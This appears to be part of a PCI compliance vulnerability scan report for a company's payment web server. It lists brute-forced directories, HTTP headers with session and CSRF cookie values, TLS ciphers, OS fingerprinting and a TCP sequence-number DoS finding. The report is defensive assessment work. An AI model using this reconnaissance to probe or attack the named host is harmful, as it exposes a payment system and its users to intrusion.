TLSv1.3 PROTOCOL IS ENABLED
TLS13-AES-128-GCM-SHA256 N/A N/A AEAD AESGCM(128) MEDIUM
TLS13-AES-256-GCM-SHA384 N/A N/A AEAD AESGCM(256) HIGH
TLS13-CHACHA20-POLY1305-SHA256 N/A N/A AEAD CHACHA20/POLY1305(256) HIGH

List of Web Directories — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86672
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2004-09-10 23:40:57.0

THREAT:

Based largely on the HTTP reply code, the following directories are most likely present on the host.

IMPACT:

N/A

SOLUTION:
N/A

RESULT:

Directory Source
/login/ brute force
/admin/ brute force
/pages/ brute force
/admin brute force
/index.php brute force
/css/ web page
/login brute force
/icons/ brute force
/logout/ brute force
/profile/ brute force
/users/ web page
/_js/ web page
/img/ web page

HTTP Response Method and Header Information Collected — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48118
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-20 12:24:23.0

THREAT:
This QID prints the information, in the form of a text record, that a web server sends back to a client's browser in response to receiving a single HTTP GET request.

QID Detection Logic:
This QID returns the HTTP response method and header information returned by a web server.
IMPACT:
N/A
SOLUTION:
N/A
RESULT:
HTTP header and method information collected on port 443.

GET / HTTP/1.1

Host: payments.llpsinc.com
Connection: Keep-Alive

HTTP/1.1 302 Found
Date: Tue, 03 Jun 2025 19:03:33 GMT
Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
strict-transport-security: max-age=31536000; includeSubDomains; preload
x-frame-options: SAMEORIGIN
Content-Security-Policy: font-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://cdn.jsdelivr.net https://unpkg.com https://maps.googleapis.com https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com; default-src 'self' 'unsafe-inline' 'unsafe-eval' https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com; style-src-elem 'self' 'unsafe-inline' 'unsafe-eval' https://cdn.jsdelivr.net https://unpkg.com https://maps.googleapis.com https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com; connect-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com; img-src 'self' https://www.paypalobjects.com https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com https://crm.llpsinc.com; style-src 'self' 'unsafe-inline' https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com
X-Content-Type-Options: nosniff
Referrer-Policy: no-referrer
Set-Cookie: PHPSESSID=l2c6oq6so09p0l2dguea9l6v8k; path=/; secure; HttpOnly; SameSite=Lax
Set-Cookie: csrfToken=An8eSXUCvomn6LOihHmJkzY1YmQ0MWQ1MWQzZTlmOWZkYzE5OTUxMjkxNzdjNTVhZWQ5MDAwMTQ%3D; path=/; secure; HttpOnly
Location: /login?redirect=%2F
Content-Length: 0
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Pages Collecting Sensitive Information — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150226
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2025-04-28 20:03:36.0

THREAT:
Scan identifies various sensitive fields including fields that collect files, payment information, email addresses, postal addresses and other PII fields. These fields are accessible on web application without any authentication or access control mechanisms in place.

IMPACT:
Without authentication, attacker can determine common attack surface exposed in a web application. This commonly indicates what information is collected via Web Application.

SOLUTION:
Sensitive information collected through forms or any other means should often be protected with access control and by strong authentication mechanisms.

RESULT:
https://payments.llpsinc.com/login?redirect=%2F

List of Web Directories — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86672
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2004-09-10 23:40:57.0

THREAT:
Based largely on the HTTP reply code, the following directories are most likely present on the host.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

Directory
Source
/icons/ brute
force

HTTP Methods Returned by OPTIONS Request — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	45056
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2006-01-16 22:00:56.0

THREAT:
The HTTP methods returned in response to an OPTIONS request to the Web server detected on the target host are listed.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Allow: HEAD,GET,POST,OPTIONS

217.180.217.103 (1730192-007-static.lnngmiaa.metronetinc.net,) Ubuntu/Linux

Vulnerabilities total:	87	Security risk:	3

Potential Vulnerabilities (1)

TCP Sequence Number Approximation Based Denial of Service

PCI COMPLIANCE STATUS

PCI Severity Level: MED

PASS

The vulnerability is purely a denial-of-service (DoS) vulnerability.

VULNERABILITY DETAILS

CVSS Base Score:	**5.0** AV:N/AC:L/Au:N/C:N/I:N/A:P
CVSS Temporal Score:	**4.3** E:F/RL:T/RC:C
Severity:	**3**
QID:	82054
Category:	TCP/IP
CVE ID:	CVE-2004-0230
Vendor Reference:	-
Bugtraq ID:	10183
Last Update:	2025-03-27 16:25:20.0

THREAT:
TCP provides stateful communications between hosts on a network. TCP sessions are established by a three-way handshake and use random 32-bit sequence and

acknowledgement numbers to ensure the validity of traffic. A vulnerability was reported that may permit TCP sequence numbers to be more easily approximated by remote attackers. This issue affects products released by multiple vendors.

The cause of the vulnerability is that affected implementations will accept TCP sequence numbers within a certain range, known as the acknowledgement range, of the expected sequence number for a packet in the session. This is determined by the TCP window size, which is negotiated during the three-way handshake for the session. Larger TCP window sizes may be set to allow for more throughput, but the larger the TCP window size, the more probable it is to guess a TCP sequence number that falls within an acceptable range. It was initially thought that guessing an acceptable sequence number was relatively difficult for most implementations given random distribution, making this type of attack impractical. However, some implementations may make it easier to successfully approximate an acceptable TCP sequence number, making these attacks possible with a number of protocols and implementations.

This is further compounded by the fact that some implementations may support the use of the TCP Window Scale Option, as described in RFC 1323, to extend the TCP window size to a maximum value of 1 billion.

This vulnerability will permit a remote attacker to inject a SYN or RST packet into the session, causing it to be reset and effectively allowing for denial of service attacks. An attacker would exploit this issue by sending a packet to a receiving implementation with an approximated sequence number and a forged source IP address and TCP port.

There are a few factors that may present viable target implementations, such as those which depend on long-lived TCP connections, those that have known or easily guessed IP address endpoints and those implementations with easily guessed TCP source ports. It has been noted that Border Gateway Protocol (BGP) is reported to be particularly vulnerable to this type of attack, due to the use of long-lived TCP sessions and the possibility that some implementations may use the TCP Window Scale Option. As a result, this issue is likely to affect a number of routing platforms.

Another factor to consider is the relative difficulty of injecting packets into TCP sessions, as a number of receiving implementations will reassemble packets in order, dropping any duplicates. This may make some implementations more resistant to attacks than others.

It should be noted that while a number of vendors have confirmed this issue in various products, investigations are ongoing and it is likely that many other vendors and products will turn out to be vulnerable as the issue is investigated further.

IMPACT:
Successful exploitation of this issue could lead to denial of service attacks on the TCP based services of target hosts.

SOLUTION:
Please first check the results section below for the port number on which this vulnerability was detected. If that port number is known to be used for port-forwarding, then it is the backend host that is really vulnerable.

Various implementations and products including Check Point, Cisco, Cray Inc, Hitachi, Internet Initiative Japan, Inc (IIJ), Juniper Networks, NEC and Yamaha are currently undergoing review. Contact the vendors to obtain more information about affected products and fixes. NISCC Advisory 236929 - Vulnerability Issues in TCP details the vendor patch status as of the time of the advisory, and identifies resolutions and workarounds.

Refer to US-CERT Vulnerability Note VU#415294 and OSVDB Article 4030 to obtain a list of vendors affected by this issue and a note on resolutions (if any) provided by the vendor.

For Microsoft: Refer to MS05-019 and MS06-064 for further details.

For SGI IRIX: Refer to SGI Security Advisory 20040905-01-P

For SCO UnixWare 7.1.3 and 7.1.1: Refer to SCO Security Advisory SCOSA-2005.14

For Solaris (Sun Microsystems): The vendor has acknowledged the vulnerability; however a patch is not available. Refer to Sun Microsystems, Inc. Information for VU#415294 to obtain additional details. Also, refer to TA04-111A for detailed mitigating strategies against these attacks.

For NetBSD: Refer to NetBSD-SA2004-006

For Cisco: Refer to cisco-sa-20040420-tcp-ios.shtml.

For IBM : Refer to IBM-tcp-sequence-number-cve-2004-0230.

For Red Hat Linux: There is no fix available : Refer to .

Workaround:
The following BGP-specific workaround information has been provided.

For BGP implementations that support it, the TCP MD5 Signature Option should be enabled. Passwords that the MD5 checksum is applied to should be set to strong values and changed on a regular basis.

Secure BGP configuration instructions have been provided for Cisco and Juniper at these locations:
Secure Cisco IOS BGP Template
JUNOS Secure BGP Template

RESULT:
Tested on port 443 with an injected SYN/RST offset by 16 bytes.
Tested on port 80 with an injected SYN/RST offset by 16 bytes.

Information Gathered (86)

Content-Security-Policy HTTP Security Header Not Detected — port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	3
QID:	48001
Category:	Information gathering
CVE ID:	-
Vendor Reference:	Content-Security-Policy
Bugtraq ID:	-
Last Update:	2019-03-11 17:50:46.0

THREAT:
The HTTP Content-Security-Policy response header allows web site administrators to control resources the user agent is allowed to load for a given page. This helps guard against cross-site scripting attacks (XSS).

QID Detection Logic:
This QID detects the absence of the Content-Security-Policy HTTP header by transmitting a GET request.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Content-Security-Policy HTTP Header missing on port 8080.
GET / HTTP/1.1
Host: 1730192-007-static.lngmiaa.metronetinc.net:8080
Connection: Keep-Alive

Content-Security-Policy HTTP Security Header Not Detected — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**3**
QID:	48001
Category:	Information gathering
CVE ID:	-
Vendor Reference:	Content-Security-Policy
Bugtraq ID:	-
Last Update:	2019-03-11 17:50:46.0

THREAT:
The HTTP Content-Security-Policy response header allows web site administrators to control resources the user agent is allowed to load for a given page. This helps guard against cross-site scripting attacks (XSS).

QID Detection Logic:
This QID detects the absence of the Content-Security-Policy HTTP header by transmitting a GET request.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Content-Security-Policy HTTP Header missing on port 80.
GET / HTTP/1.1
Host: 1730192-007-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

Web Server HTTP Protocol Versions — port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**2**
QID:	45266
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-02 12:23:02.0

THREAT:
This QID lists supported HTTP protocol (HTTP 1.x or HTTP 2) from remote web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Remote Web Server supports HTTP version 1.x on 8080 port.GET / HTTP/1.1

Web Server HTTP Protocol Versions — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**2**
QID:	45266
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-02 12:23:02.0

THREAT:
This QID lists supported HTTP protocol (HTTP 1.x or HTTP 2) from remote web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Remote Web Server supports HTTP version 1.x on 80 port.GET / HTTP/1.1

Remote Web Server supports HTTP version 2 on 80 port.HEAD / HTTP/1.1
Host: 217.180.217.103
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: */*
Connection: Upgrade, HTTP2-Settings
Upgrade: h2c
HTTP2-Settings: AAMAAABkAARAAAAAARemote Web Server Supports HTTP 2 on 80 port.

Host Uptime Based on TCP TimeStamp Option

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**2**

QID:	82063
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2007-05-29 18:56:36.0

THREAT:
The TCP/IP stack on the host supports the TCP TimeStamp (kind 8) option. Typically the timestamp used is the host's uptime (since last reboot) in various units (e.g., one hundredth of second, one tenth of a second, etc.). Based on this, we can obtain the host's uptime. The result is given in the Result section below.

Some operating systems (e.g., MacOS, OpenBSD) use a non-zero, probably random, initial value for the timestamp. For these operating systems, the uptime obtained does not reflect the actual uptime of the host; the former is always larger than the latter.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Based on TCP timestamps obtained via port 443, the host's uptime is 30 days, 11 hours, and 40 minutes.
The TCP timestamps from the host are in units of 1 milliseconds.

Web Server HTTP Protocol Versions — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**2**
QID:	45266
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-02 12:23:02.0

THREAT:
This QID lists supported HTTP protocol (HTTP 1.x or HTTP 2) from remote web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Remote Web Server supports HTTP version 1.x on 443 port.GET / HTTP/1.1

Web Server HTTP Protocol Versions — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**2**
QID:	45266
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-02 12:23:02.0

THREAT:
This QID lists supported HTTP protocol (HTTP 1.x or HTTP 2) from remote web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Remote Web Server Supports HTTP 2 on 443 port.

Web Server HTTP Protocol Versions — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**2**
QID:	45266
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-02 12:23:02.0

THREAT:
This QID lists supported HTTP protocol (HTTP 1.x or HTTP 2) from remote web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Remote Web Server supports HTTP version 1.x on 80 port.GET / HTTP/1.1

Remote Web Server supports HTTP version 2 on 80 port.HEAD / HTTP/1.1
Host: 217.180.217.103
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: */*
Connection: Upgrade, HTTP2-Settings
Upgrade: h2c
HTTP2-Settings: AAMAAABkAARAAAAA

Web Server HTTP Protocol Versions — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**2**
QID:	45266
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-02 12:23:02.0

THREAT:
This QID lists supported HTTP protocol (HTTP 1.x or HTTP 2) from remote web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Remote Web Server supports HTTP version 1.x on 443 port.GET / HTTP/1.1

Operating System Detected

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**2**
QID:	45017
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2025-05-21 09:01:01.0

THREAT:
Several different techniques can be used to identify the operating system (OS) running on a host. A short description of these techniques is provided below. The specific technique used to identify the OS on this host is included in the RESULTS section of your report.

1) **TCP/IP Fingerprint**: The operating system of a host can be identified from a remote system using TCP/IP fingerprinting. All underlying operating system TCP/IP stacks have subtle differences that can be seen in their responses to specially-crafted TCP packets. According to the results of this "fingerprinting" technique, the OS version is among those listed below.

Note that if one or more of these subtle differences are modified by a firewall or a packet filtering device between the scanner and the host, the fingerprinting technique may fail. Consequently, the version of the OS may not be detected correctly. If the host is behind a proxy-type firewall, the version of the operating system detected may be that of the firewall instead of the host being scanned.

2) **NetBIOS**: Short for Network Basic Input Output System, an application programming interface (API) that augments the DOS BIOS by adding special functions for local-area networks (LANs). Almost all LANs for PCs are based on the NetBIOS. Some LAN manufacturers have even extended it, adding additional network capabilities. NetBIOS relies on a message format called Server Message Block (SMB).

3) **PHP Info**: PHP is a hypertext pre-processor, an open-source, server-side, HTML-embedded scripting language used to create dynamic Web pages. Under some configurations it is possible to call PHP functions like phpinfo() and obtain operating system information.

4) **SNMP**: The Simple Network Monitoring Protocol is used to monitor hosts, routers, and the networks to which they attach. The SNMP service maintains Management Information Base (MIB), a set of variables (database) that can be fetched by Managers. These include "MIB_II.system.sysDescr" for the operating system.

IMPACT:
Not applicable.

SOLUTION:
Not applicable.

RESULT:

Operating System Technique ID
Ubuntu/Linux TCP/IP Fingerprint U7254:
80

External Links Discovered — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**

QID:	150010
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-02-19 18:30:56.0

THREAT:
External links discovered during the scan are listed in the Results section. These links were out of scope for the scan and were not crawled.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Number of links: 1
https://www.llpsinc.com//

Secure Sockets Layer/Transport Layer Security (SSL/TLS) Key Exchange Methods — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	38704
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2023-02-01 23:14:33.0

THREAT:
The following is a list of SSL/TLS key exchange methods supported by the server, along with their respective key sizes, strengths and ciphers.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

CIPHER NAME GROUP KEY-SIZE FORWARD-SECRET CLASSICAL-STRENGTH QUANTUM-STRENGTH
TLSv1.2
DHE-RSA-AES256-GCM-SHA384 DHE 2048 yes 110 low
DHE-RSA-AES128-GCM-SHA256 DHE 2048 yes 110 low
ECDHE-RSA-AES256-GCM-SHA384 ECDHE x448 448 yes 224 low
ECDHE-RSA-AES256-GCM-SHA384 ECDHE x25519 256 yes 128 low

ECDHE-RSA-AES256-GCM-SHA384 ECDHE secp384r1 384 yes 192 low
ECDHE-RSA-AES256-GCM-SHA384 ECDHE secp256r1 256 yes 128 low
ECDHE-RSA-AES256-GCM-SHA384 ECDHE secp521r1 521 yes 260 low
ECDHE-RSA-CHACHA20-POLY1305 ECDHE x448 448 yes 224 low
ECDHE-RSA-CHACHA20-POLY1305 ECDHE x25519 256 yes 128 low
ECDHE-RSA-CHACHA20-POLY1305 ECDHE secp384r1 384 yes 192 low
ECDHE-RSA-CHACHA20-POLY1305 ECDHE secp256r1 256 yes 128 low
ECDHE-RSA-CHACHA20-POLY1305 ECDHE secp521r1 521 yes 260 low
ECDHE-RSA-AES128-GCM-SHA256 ECDHE x448 448 yes 224 low
ECDHE-RSA-AES128-GCM-SHA256 ECDHE x25519 256 yes 128 low
ECDHE-RSA-AES128-GCM-SHA256 ECDHE secp384r1 384 yes 192 low
ECDHE-RSA-AES128-GCM-SHA256 ECDHE secp256r1 256 yes 128 low
ECDHE-RSA-AES128-GCM-SHA256 ECDHE secp521r1 521 yes 260 low
TLSv1.3
TLS13-AES-128-GCM-SHA256 DHE ffdhe2048 2048 yes 110 low
TLS13-AES-128-GCM-SHA256 DHE ffdhe3072 3072 yes 132 low
TLS13-AES-128-GCM-SHA256 DHE ffdhe4096 4096 yes 150 low
TLS13-AES-128-GCM-SHA256 DHE ffdhe6144 6144 yes 178 low
TLS13-AES-128-GCM-SHA256 DHE ffdhe8192 8192 yes 202 low
TLS13-AES-256-GCM-SHA384 DHE ffdhe2048 2048 yes 110 low
TLS13-AES-256-GCM-SHA384 DHE ffdhe3072 3072 yes 132 low
TLS13-AES-256-GCM-SHA384 DHE ffdhe4096 4096 yes 150 low
TLS13-AES-256-GCM-SHA384 DHE ffdhe6144 6144 yes 178 low
TLS13-AES-256-GCM-SHA384 DHE ffdhe8192 8192 yes 202 low
TLS13-CHACHA20-POLY1305-SHA256 DHE ffdhe2048 2048 yes 110 low
TLS13-CHACHA20-POLY1305-SHA256 DHE ffdhe3072 3072 yes 132 low
TLS13-CHACHA20-POLY1305-SHA256 DHE ffdhe4096 4096 yes 150 low
TLS13-CHACHA20-POLY1305-SHA256 DHE ffdhe6144 6144 yes 178 low
TLS13-CHACHA20-POLY1305-SHA256 DHE ffdhe8192 8192 yes 202 low
TLS13-AES-128-GCM-SHA256 ECDHE x25519 256 yes 128 low
TLS13-AES-128-GCM-SHA256 ECDHE secp256r1 256 yes 128 low
TLS13-AES-128-GCM-SHA256 ECDHE x448 448 yes 224 low
TLS13-AES-128-GCM-SHA256 ECDHE secp521r1 521 yes 260 low
TLS13-AES-128-GCM-SHA256 ECDHE secp384r1 384 yes 192 low
TLS13-AES-256-GCM-SHA384 ECDHE x25519 256 yes 128 low
TLS13-AES-256-GCM-SHA384 ECDHE secp256r1 256 yes 128 low
TLS13-AES-256-GCM-SHA384 ECDHE x448 448 yes 224 low
TLS13-AES-256-GCM-SHA384 ECDHE secp521r1 521 yes 260 low
TLS13-AES-256-GCM-SHA384 ECDHE secp384r1 384 yes 192 low
TLS13-CHACHA20-POLY1305-SHA256 ECDHE x25519 256 yes 128 low
TLS13-CHACHA20-POLY1305-SHA256 ECDHE secp256r1 256 yes 128 low
TLS13-CHACHA20-POLY1305-SHA256 ECDHE x448 448 yes 224 low
TLS13-CHACHA20-POLY1305-SHA256 ECDHE secp521r1 521 yes 260 low
TLS13-CHACHA20-POLY1305-SHA256 ECDHE secp384r1 384 yes 192 low

Default Web Page (Follow HTTP Redirection) port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	13910
Category:	CGI
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-11-05 13:13:22.0

THREAT:
The Result section displays the default Web page for the Web server following HTTP redirections.

IMPACT:
N/A

SOLUTION:
N/A

Patch:
Following are links for downloading patches to fix the vulnerabilities:

nas-201911-01

RESULT:
GET / HTTP/1.1
Host: llpsinc.com
Connection: Keep-Alive

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
The document has moved here.
<hr>
<address>Apache/2.4.62 (Debian) Server at llpsinc.com Port 80</address>
</body></html>
GET / HTTP/1.1
Host: 1730192-007-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 03 Jun 2025 18:25:37 GMT
Server: Apache/2.4.62 (Debian)
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
Upgrade: h2,h2c
Connection: Upgrade, Keep-Alive
Last-Modified: Fri, 14 Mar 2025 20:24:50 GMT
ETag: "52-630533b03ac96"
Accept-Ranges: bytes
Content-Length: 82

Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Content-Type: text/html

<html lang="en">
<head>
<title>Title</title>
</head>
<body>
</body>
</html>

Links Rejected By Crawl Scope or Exclusion List — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150020
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2022-02-07 16:48:28.0

THREAT:
One or more links were not crawled because of an explicit rule to exclude them. This also occurs if a link is malformed.

Exclude list and Include list entries can cause links to be rejected. If a scan is limited to a specific starting directory, then links outside that directory will neither be crawled or tested.

Links that contain a host name or IP address different from the target application are considered external links and not crawled by default; those types of links are not listed here. This often happens when the scope of a scan is limited to the directory of the starting URL. The scope can be changed in the Web Application Record.

During the test phase, some path-based tests may be rejected if the scan is limited to the directory of the starting URL and the test would fall outside that directory. In these cases, the number of rejected links may be too high to list in the Results section.

IMPACT:
Links listed here were neither crawled or tested by the Web application scanning engine.

SOLUTION:
A link might have been intentionally matched by a exclude or include list entry. Verify that no links in this list were unintentionally rejected.

RESULT:
Links not permitted:
(This list includes links from QIDs: 150010,150041,150143,150170)

IP based excluded links:

Referrer-Policy HTTP Security Header Not Detected — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48131
Category:	Information gathering
CVE ID:	-
Vendor Reference:	Referrer-Policy
Bugtraq ID:	-
Last Update:	2023-01-18 13:30:16.0

THREAT:
No Referrer Policy is specified for the link. It checks for one of the following Referrer Policy in the response headers:

1) no-referrer
2) no-referrer-when-downgrade
3) same-origin
4) origin
5) origin-when-cross-origin
6) strict-origin
7) strict-origin-when-cross-origin

QID Detection Logic(Unauthenticated):
If the Referrer Policy header is not found , checks in response body for meta tag containing tag name as "referrer" and one of the above Referrer Policy.

IMPACT:
The Referrer-Policy header controls how much referrer information is sent to a site when navigating to it. Absence of Referrer-Policy header can lead to leakage of sensitive information via the referrer header.

SOLUTION:
Referrer Policy header improves security by ensuring websites don't leak sensitive information via the referrer header. It's recommended to add secure Referrer Policies as a part of a defense-in-depth approach.

References:
- https://www.w3.org/TR/referrer-policy/
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy

RESULT:
Referrer-Policy HTTP Header missing on 80 port.
GET / HTTP/1.1
Host: llpsinc.com
Connection: Keep-Alive

Links Rejected By Crawl Scope or Exclusion List — port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	150020
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2022-02-07 16:48:28.0

THREAT:
One or more links were not crawled because of an explicit rule to exclude them. This also occurs if a link is malformed.

Exclude list and Include list entries can cause links to be rejected. If a scan is limited to a specific starting directory, then links outside that directory will neither be crawled or tested.

Links that contain a host name or IP address different from the target application are considered external links and not crawled by default; those types of links are not listed here. This often happens when the scope of a scan is limited to the directory of the starting URL. The scope can be changed in the Web Application Record.

During the test phase, some path-based tests may be rejected if the scan is limited to the directory of the starting URL and the test would fall outside that directory. In these cases, the number of rejected links may be too high to list in the Results section.

IMPACT:
Links listed here were neither crawled or tested by the Web application scanning engine.

SOLUTION:
A link might have been intentionally matched by a exclude or include list entry. Verify that no links in this list were unintentionally rejected.

RESULT:
Links not permitted:
(This list includes links from QIDs: 150010,150041,150143,150170)

External links discovered:
http://jetty.mortbay.org/

IP based excluded links:

Target Network Information

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	45004
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-

Bugtraq ID:	-
Last Update:	2013-08-15 21:12:37.0

THREAT:
The information shown in the Result section was returned by the network infrastructure responsible for routing traffic from our cloud platform to the target network (where the scanner appliance is located).

This information was returned from: 1) the WHOIS service, or 2) the infrastructure provided by the closest gateway server to our cloud platform. If your ISP is routing traffic, your ISP's gateway server returned this information.

IMPACT:
This information can be used by malicious users to gather more information about the network infrastructure that may help in launching attacks against it.

SOLUTION:
N/A

RESULT:
The network handle is: NON-RIPE-NCC-MANAGED-ADDRESS-BLOCK
Network description:
IPv4 address block not managed by the RIPE NCC

TLS Secure Renegotiation Extension Support Information — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	42350
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2016-03-21 16:40:23.0

THREAT:
Secure Socket Layer (SSL) and Transport Layer Security (TLS) renegotiation are vulnerable to an attack in which the attacker forms a TLS connection with the target server, injects content of his choice, and then splices in a new TLS connection from a client. The server treats the client's initial TLS handshake as a renegotiation and thus believes that the initial data transmitted by the attacker is from the same entity as the subsequent client data. TLS protocol was extended to cryptographically tierenegotiations to the TLS connections they are being performed over. This is referred to as TLS secure renegotiation extension. This detection determines whether the TLS secure renegotiation extension is supported by the server or not.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
TLS Secure Renegotiation Extension Status: supported.

Apache HTTP Server Detected

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	45391
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-12-11 13:21:59.0

THREAT:

The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems including UNIX and Windows. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards.

Apache HTTP Server was detected on the target.

QID Detection Logic (Authenticated):
Operating System: Linux
The detection looks for Apache HTTP Server installation path using ps command. The version is extracted from the Apache HTTP Server's binary.
Operating System: Windows
This QID checks Windows registry to see if Apache HTTP Server is installed. If found, it displays the installed version.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Apache web server detected on port 80 -
Date: Tue, 03 Jun 2025 17:24:51 GMT
Server: Apache/2.4.62 (Debian)
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
Upgrade: h2,h2c
Connection: Upgrade, close
Last-Modified: Fri, 14 Mar 2025 20:24:50 GMT
ETag: "52-630533b03ac96"
Accept-Ranges: bytes
Content-Length: 82
Vary: Accept-Encoding
Content-Type: text/html

<html lang="en">
<head>
<title>Title</title>
</head>
<body>
</body>

</html>
Apache web server detected on port 443 -
Date: Tue, 03 Jun 2025 17:24:51 GMT
Server: Apache/2.4.62 (Debian)
Content-Length: 308
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
Your browser sent a request that this server could not understand.

<hr>
<address>Apache/2.4.62 (Debian) Server at www.llpsinc.com Port 443</address>
